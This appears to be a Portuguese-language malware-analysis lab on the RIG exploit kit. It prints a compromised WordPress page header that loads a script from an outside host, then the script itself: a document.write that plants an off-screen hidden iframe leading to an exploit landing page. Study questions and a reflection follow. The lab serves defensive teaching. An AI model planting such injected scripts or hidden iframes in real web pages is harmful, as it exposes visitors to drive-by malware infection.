<link rel="alternate" type="application/rss+xml"
href="//www.homeimprovement.com/?feed=comments-rss2" title="Home Improvement últimos
comentários" />

<link rel="pingback" href="//www.homeimprovement.com/xmlrpc.php" />

<link rel="shortcut icon" href="//www.homeimprovement.com/wp-
content/themes/arras/images/favicon.ico" />

<script type="text/javascript"
src="//retrotip.visionurbana.com.ve/engine/classes/js/dle_js.js"></script>
<!-- All in One SEO Pack 2.3.2.3 by Michael Torbert of Semper Fi Web Design[291,330] -
-->
<meta name="description" content="Installing cabinets in a remodeled kitchen require
some basic finish carpentry skills. Before starting any installation, it's a good idea
to mark some level and" />

<meta name="keywords" content="cabinets,kitchen,kitchen cabints,knobs,remodel" />
<some output omitted>
```

- b. Abra o arquivo **dle_js.js** na escolha do editor de texto e examine-o.

```
document.write ('<div class="" style="position:absolute; width:383px; height:368px;
left:17px; top:-858px;"> <div style="" class=""><a>head</a><a class="head-menu-2">
</a><iframe
src="http://tyu.benme.com/?q=zn_QMvXcJwDQDofGMvrESLtEMUbQA0KK2OH_76iyEoH9JHT1vrTUSkrtt
gWC&biw=Amaya.81lp85.406f4y5l9&oq=elTX_fUll7ABPAuy2EyALQZnlY0IUlIQ8fj630PWwUWZ0pDRqx29
UToBvdeW&yus=Amaya.110oz60.406a7e5q8&br_fl=4109&tuif=5364&ct=Amaya" width=290
height=257 ></ifr' + 'ame> <a style=""></a></div><a class="" style="">temp</a></div>');

```

O que faz o arquivo?

Como o código no arquivo javascript tenta evitar a detecção?

- c. Em um editor de texto, abra o arquivo texto/html que foi salvo na sua pasta pessoal com o Vivaldi como parte do nome do arquivo.

Examine o arquivo e responda às seguintes perguntas:

Que tipo de arquivo é?

Quais são algumas coisas interessantes sobre o iframe? Chama-se alguma coisa?

O que faz a função start ()?

Qual você acha que é o propósito da função GetBrowser ()?

Reflexão

Os kits de exploração são explorações bastante complexas que usam uma variedade de métodos e recursos para realizar um ataque. Curiosamente, as EKS podem ser usadas para fornecer diversas cargas de malware. Isso ocorre porque o desenvolvedor EK pode oferecer o kit de exploração como um serviço para outros atores de ameaça. Portanto, RIG EK tem sido associado a uma série de diferentes cargas de malware. As perguntas a seguir podem exigir que você investigue os dados usando as ferramentas que foram introduzidas neste laboratório.

1. O EK utilizou uma série de sites. Preencha a tabela abaixo.

URL	Endereço IP	Função
www.bing.com	N/A	links do mecanismo de pesquisa para página web legítima

Laboratório - Investigando uma exploração de malware

2. É útil “contar a história” de uma façanha para entender o que aconteceu e como ela funciona. Comece com o usuário pesquisando na Internet com o Bing. Pesquise na Web para obter mais informações sobre o RIG EK para ajudar.